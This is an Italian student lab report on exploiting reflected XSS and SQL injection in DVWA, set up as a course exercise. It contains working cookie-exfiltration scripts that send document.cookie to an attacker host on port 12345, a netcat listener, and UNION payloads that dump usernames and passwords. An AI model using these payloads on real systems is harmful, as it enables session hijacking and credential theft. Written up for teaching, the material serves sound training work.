Exploit DVWA
XSS e SQL injection

Sommario

Traccia principale

Configurate il vostro laboratorio virtuale per raggiungere la DVWA dalla macchina Kali Linux (l'attaccante). Assicuratevi che ci sia comunicazione tra le due macchine con il comando ping.

Raggiungete la DVWA e settate il livello di sicurezza a **«LOW».**

Scegliete una delle vulnerabilità XSS ed una delle vulnerabilità SQL injection: **lo scopo del laboratorio è sfruttare con successo le vulnerabilità con le tecniche viste nella lezione teorica.**

La soluzione riporta l'approccio utilizzato per le seguenti vulnerabilità:

- XSS reflected
- SQL Injection (non blind)

Consegna

XSS

- Esempi base di XSS reflected, i (il corsivo di html), alert (di javascript), ecc
- Cookie (recupero il cookie), webserver ecc.

SQL


- Controllo di injection
- Esempi
- Union

Screenshot/spiegazione in un report di PDF

Traccia facoltativa

Impostate il livello di sicurezza della DVWA a «**MEDIUM**» o «**HIGH**».

Sfruttare nuovamente:
- XSS reflected
- SQL Injection (**non blind**)



Svolgimento della traccia principale

Preparazione del laboratorio virtuale

Per l'installazione e configurazione della DVWA si rimanda al report M2\W8\D2_&_D3

Per avviare i servizi da Kali Linux


1. sudo service mysqld start
2. sudo service apache2 start
3. systemctl start mariadb.service
4. accedere tramite browser http://127.0.0.1/dvwa/login.php

In alternativa, avviare la macchina Metasploitable2, quindi accedere attraverso il link, dato dall'indirizzo IP http://192.168.1.105/dvwa/login.php

XSS Reflected


Si nota che il campo dove viene chiesto di inserire il nome viene "riflesso" dal server e pertanto si può sfruttare questa funzione, in questo caso è una vulnerabilità, per caricare script.

Per testare se il server rifletta anche i codici in html si può testare con un qualsiasi tag di formattazione come **
** a capo, **<b>** grassetto, **<i>** corsivo.



Si può dunque provare ad inserire uno script **<script>alert('XSS')</script>**

- Il tag **<script>** in HTML viene utilizzato per includere o eseguire codice JavaScript all'interno di una pagina web.
- La funzione **alert()** in JavaScript visualizza una finestra di avviso (pop-up) sullo schermo dell'utente con il messaggio fornito come argomento.



Affinché il POP UP dello script funzioni, sul browser deve essere disattivato il blocco relativo.

Scoperto questa vulnerabilità, la si può sfruttare in diversi modi fra cui l'invio del cookie di sessione a un link.

Un possibile script:

<script>

window.location = 'http://192.168.1.101:12345/?cookie=' + document.cookie;

</script>

Cosa fa questo script:

window.location: Questo cambia l'URL della pagina attuale, reindirizzando il browser della vittima alla destinazione fornita.


document.cookie: Recupera i cookie della sessione della vittima.

'http://192.168.1.101:12345/?cookie=' + document.cookie: Reindirizza il browser della vittima a un URL che include i cookie come parte della query string. In questo caso, viene inviato a 192.168.1.101 sulla porta 12345, che sarà la tua macchina Kali.

Per ricevere il cookie su Kali, utilizzare netcat **nc -lvp 12345**
- **-l**: Indica a Netcat di mettersi in modalità ascolto.
- **-v**: Modalità verbosa, per visualizzare i dettagli della connessione.
- **-p 12345**: Specifica la porta 12345 su cui Netcat deve ascoltare.

Pro:
- Molto semplice e diretto.
- Usa un solo script e non richiede la creazione di un server HTTP complesso.

Contro:
- Reindirizzamento visibile: La vittima noterà il reindirizzamento a un URL sospetto, il che potrebbe far sorgere sospetti.
- Limitazioni della porta: Potresti incontrare difficoltà se il firewall della vittima o del browser blocca determinate porte.
- Perdita di sessione: Quando la vittima viene reindirizzata, la sua sessione potrebbe essere interrotta, il che può rendere il furto più evidente.



Metodo più discreto

Per essere più discreto si può utilizzare questo script:

```
<script>
   var img = new Image();
   img.src = 'http://192.168.1.101:12345/?cookie=' + document.cookie;
</script>
```

Creazione dell'oggetto immagine:

Viene creato un oggetto immagine (new Image()), che è comunemente utilizzato per caricare immagini su una pagina web. In questo caso, però, non viene caricata un'immagine visibile, bensì viene usato per inviare una richiesta HTTP al server scelto dall'attaccante.


Invio dei cookie:

La proprietà src dell'immagine viene impostata su un URL che include i cookie dell'utente. Il valore di document.cookie recupera i cookie della sessione in corso (che potrebbero contenere informazioni come l'identificativo di sessione dell'utente) e li invia come parte della richiesta al server remoto (http://192.168.1.101:12345). Questa richiesta raggiunge il server dell'attaccante e contiene i cookie come dati, permettendogli di raccoglierli.

Cos'è una query

Una query è una domanda inviata a un database per ottenere informazioni specifiche. Un database è un archivio che contiene dati strutturati, e le query sono utilizzate per richiedere o manipolare questi dati. Il linguaggio utilizzato per scrivere queste domande è chiamato SQL (Structured Query Language). Ad esempio, una query può chiedere al database di restituire tutti i nomi degli utenti registrati.

SQL Injection




Dai test, si nota che dal numero 1 fino al 5, il server restituisce un utente che probabilmente preleva da un database.

È molto probabile che venga eseguita una query del tipo: **SELECT FirstName, Surname FROM Table WHERE id=xx**, dove XX viene recuperato dall'input dell'utente. Si può provare a modificare la query inserendo un carattere apice (') per osservare la risposta dell'applicazione. In questo caso, viene restituito un errore di sintassi, il che indica che l'apice è stato elaborato dalla query.

In molte applicazioni, i dati inseriti dagli utenti vengono utilizzati per cercare informazioni nel database. Ad esempio, quando si cerca un nome o un numero ID, l'applicazione potrebbe costruire una domanda al database (chiamata query SQL) basata su ciò che viene inserito.

Se si prova a inserire un carattere speciale come un apice (') nel campo di input, l'applicazione può restituire un messaggio di errore. Questo accade perché l'apice ha un significato speciale per il database, e se non viene gestito correttamente, può causare confusione e generare un errore.

Quando si vede un errore del genere, significa che il carattere che si è inserito non è stato "pulito" correttamente dall'applicazione prima di essere inviato al database. Questa è una vulnerabilità chiamata SQL Injection, dove un utente malintenzionato potrebbe inserire comandi per manipolare o danneggiare il database.



Nel contesto di una vulnerabilità chiamata SQL Injection, si può manipolare una query inviata al database per ottenere risultati non previsti o accedere a informazioni sensibili. Una delle tecniche usate è inserire una condizione sempre vera.
Un esempio di condizione sempre vera è il seguente payload: **1' OR '1'='1**
In questo caso, l'applicazione costruisce una query SQL simile alla seguente: **SELECT FirstName, Surname FROM Table WHERE id='1' OR '1'='1';**


- La prima parte della query cerca un record con id=1.
- La seconda parte (OR '1'='1) è la condizione sempre vera

L'operatore OR significa "o". Quindi, anche se la prima parte della query non trova l'ID 1, la seconda parte ('1'='1) è sempre vera. Di conseguenza, la query non ha più bisogno di rispettare la prima condizione, e il database restituisce tutti i risultati presenti nella tabella, perché la condizione complessiva è sempre vera.

Effetti

Grazie a questo trucco, l'applicazione restituisce tutto il contenuto della tabella, anche quando l'utente non dovrebbe avere accesso a tali informazioni. In questo esempio, si ottengono tutti i nomi e i cognomi presenti nel database.

Perché si fa questo?
Inserire una condizione sempre vera permette di ingannare il sistema e ottenere tutti i dati del database, anche quelli a cui un utente normale non dovrebbe accedere. In un'applicazione vulnerabile, questo può essere sfruttato per accedere a informazioni sensibili come nomi, cognomi o persino password degli utenti.



In questo caso, l'applicazione normalmente invia una query al database per ottenere il nome e il cognome di un utente specifico, basandosi sull'ID fornito dall'input dell'utente.

La query originale potrebbe avere una struttura simile alla seguente:
SELECT FirstName, Surname FROM Users WHERE id='1';

Quando viene inserito il payload 1' OR '1'='1, la query viene alterata come segue:
SELECT FirstName, Surname FROM Users WHERE id='1' OR '1'='1';

Cercare le password- Utilizzo della UNION query

Dopo aver verificato che la query restituisce tutti i nomi e cognomi, spesso, se un'applicazione memorizza nomi e cognomi, memorizza anche le password associate agli utenti. Ottenere queste informazioni permetterebbe di accedere agli account degli utenti.

Per ottenere più informazioni (ad esempio, le password), è possibile utilizzare una UNION query, che permette di combinare i risultati di due query in un'unica risposta dal database. La UNION query è utile per richiedere dati aggiuntivi che non sono inclusi nella query originale.


SELECT FirstName, Surname FROM Users WHERE id='1' OR '1'='1'
UNION
SELECT username, password FROM Users;

- UNION: combina i risultati delle due query.
- La prima parte restituisce nome e cognome.
- La seconda parte aggiunge nome utente e password.

Per far funzionare una UNION query, il numero di dati (colonne) restituiti dalla query originale e dalla query aggiunta devono essere uguali. Se la query originale restituisce due colonne (nome e cognome), anche la query aggiunta deve restituire due colonne (ad esempio, nome utente e password). Se il numero di colonne non corrisponde, il database restituirà un errore.

1' UNION SELECT null, null FROM users#.

- 1': interrompe la query originale, manipolando l'input fornito.
- UNION SELECT null, null: aggiunge una seconda query che restituisce due colonne di dati, ma con valori null (che significa "nessun dato"). Questo è fatto per verificare se il numero di colonne nella query originale è corretto e per capire se il database accetta la UNION query. In questo caso, la query originale probabilmente restituiva due colonne (ad esempio, il nome e il cognome), quindi si usano due null come placeholder.
- FROM users: indica che si sta accedendo alla tabella degli utenti.
- #: è un simbolo di commento in SQL, che indica al database di ignorare tutto il resto della query dopo quel punto. Questo viene utilizzato per evitare che la query originale interferisca con la query modificata.




Questo indica che l'attacco ha funzionato e che la query SQL è stata eseguita correttamente, restituendo i dati dell'amministratore. Tuttavia, l'uso del placeholder **null** non ha ancora restituito ulteriori informazioni sensibili come password o nome utente.

1' UNION SELECT user, password FROM users#

- 1': come prima, interrompe la query originale.
- UNION SELECT user, password: in questo caso, invece di usare null come placeholder, si sta cercando di ottenere due colonne specifiche: il nome utente (user) e la password (password) dalla tabella users.
- FROM users: richiede al database di prendere i dati dalla tabella degli utenti, che probabilmente contiene i nomi utente e le password.
- #: come nell'immagine precedente, viene utilizzato per commentare il resto della query, evitando che parti della query originale interferiscano.


L'obiettivo di questa modifica è cercare di ottenere informazioni più sensibili dal database. Mentre nella prima immagine si vedeva solo il nome e il cognome, ora si sta cercando di accedere a nomi utente e password, che sono informazioni molto più critiche.

Il simbolo di commento **#** gioca un ruolo fondamentale in entrambe le query. Serve a interrompere il resto della query originale, facendo sì che solo la parte manipolata venga eseguita. Senza questo commento, la query originale potrebbe generare un errore o interferire con i risultati della query manipolata.



Svolgimento esercizio facoltativo

Livello Medio




```php
<?php

if (isset($_GET['Submit'])) {

    // Retrieve data

    $id = $_GET['id'];
    $id = mysql_real_escape_string($id);

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = $id";

    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );

    $num = mysql_numrows($result);

    $i=0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
?>
```


Analisi del codice

- Input dell'utente: Il valore di $_GET['id'] viene passato direttamente alla query SQL, ma prima viene "sanitizzato" con la funzione mysql_real_escape_string, che impedisce l'inserimento di caratteri speciali, come il singolo apice ('), che potrebbero interrompere una query. Tuttavia, questa protezione non è sufficiente per prevenire completamente la SQL Injection.
- Query SQL vulnerabile: La query SQL è costruita dinamicamente:
  $getid = "SELECT first_name, last_name FROM users WHERE user_id = $id";
  Anche se l'input è stato sanitizzato, il valore di $id viene trattato come un numero intero, e non come una stringa, quindi i tentativi di SQL Injection possono ancora essere possibili se non si usano apici singoli. Questo è il motivo per cui l'esercizio a livello medio è ancora vulnerabile a SQL Injection.

A livello medio, il problema principale è che l'applicazione si aspetta un numero intero come input per il campo user_id. Tuttavia, non ci sono apici attorno al valore passato nella query, il che significa che si può ancora manipolare la query inserendo del testo valido SQL senza usare apici.

1 UNION SELECT user, password FROM users#

- 1: è il valore iniziale che viene usato per cercare un utente con user_id = 1.
- UNION SELECT user, password FROM users: aggiunge una seconda query che restituisce i nomi utente e le password dalla tabella users.
- #: è un commento che ignora il resto della query originale.




Livello Alto

A livello alto, l'applicazione implementa diverse misure di sicurezza per prevenire attacchi di SQL Injection. Il codice è progettato per proteggere dall'inserimento di input pericolosi attraverso una serie di controlli e sanitizzazioni, riducendo il rischio di manipolazione delle query SQL.

Analisi del codice

1. Recupero dell'input dell'utente: l'input dell'utente viene recuperato tramite il metodo GET
   $id = $_GET['id'];
   $id = stripslashes($id);
   $id = mysql_real_escape_string($id);
   - **stripslashes($id)**: Rimuove eventuali backslash (\) dall'input, che potrebbero essere usati per evadere i controlli di sicurezza e inserire caratteri dannosi come apici singoli o doppi.
   - **mysql_real_escape_string($id)**: Sanitizza l'input, sfuggendo a caratteri speciali che potrebbero essere utilizzati per manipolare la query SQL. Questa funzione aggiunge backslash davanti a caratteri speciali come ', ", e \.
2. Verifica che l'input sia numerico
   if (is_numeric($id)){ Verifica che l'input sia composto esclusivamente da caratteri numerici. Se l'input non è numerico, la query non verrà eseguita. Questo controllo è fondamentale per prevenire la maggior parte dei tentativi di SQL Injection, poiché i payload di attacco tipicamente includono caratteri non numerici.
3. Esecuzione della query SQL
   $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
   $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>');
   viene costruita dinamicamente utilizzando il valore sanitizzato e verificato di $id. Anche se $id è racchiuso tra apici singoli, il controllo is_numeric() garantisce che l'input sia sempre numerico, riducendo il rischio di manipolazione della query.
4. Risultato della query
   ```
   $num = mysql_numrows($result);
   $i = 0;
   while ($i < $num) {
     $first = mysql_result($result, $i, "first_name");
     $last = mysql_result($result, $i, "last_name");
     echo '<pre>';
     echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
     echo '</pre>';
     $i++; }
   ```
   Se la query SQL ha successo, vengono restituiti il nome e il cognome dell'utente il cui ID corrisponde all'input fornito. I dati vengono poi mostrati all'utente.

A livello alto, l'applicazione è significativamente più sicura rispetto ai livelli inferiori. Il controllo is_numeric() e la sanitizzazione dell'input rendono quasi impossibile eseguire una SQL Injection classica. Anche i tentativi di inserire comandi SQL come 1' OR '1'='1 o 1 UNION SELECT ... falliranno, poiché l'applicazione accetta esclusivamente input numerici.


pfSense - Login
Nessus
192.168.1.105/dvwa/vuln
Kali Linux
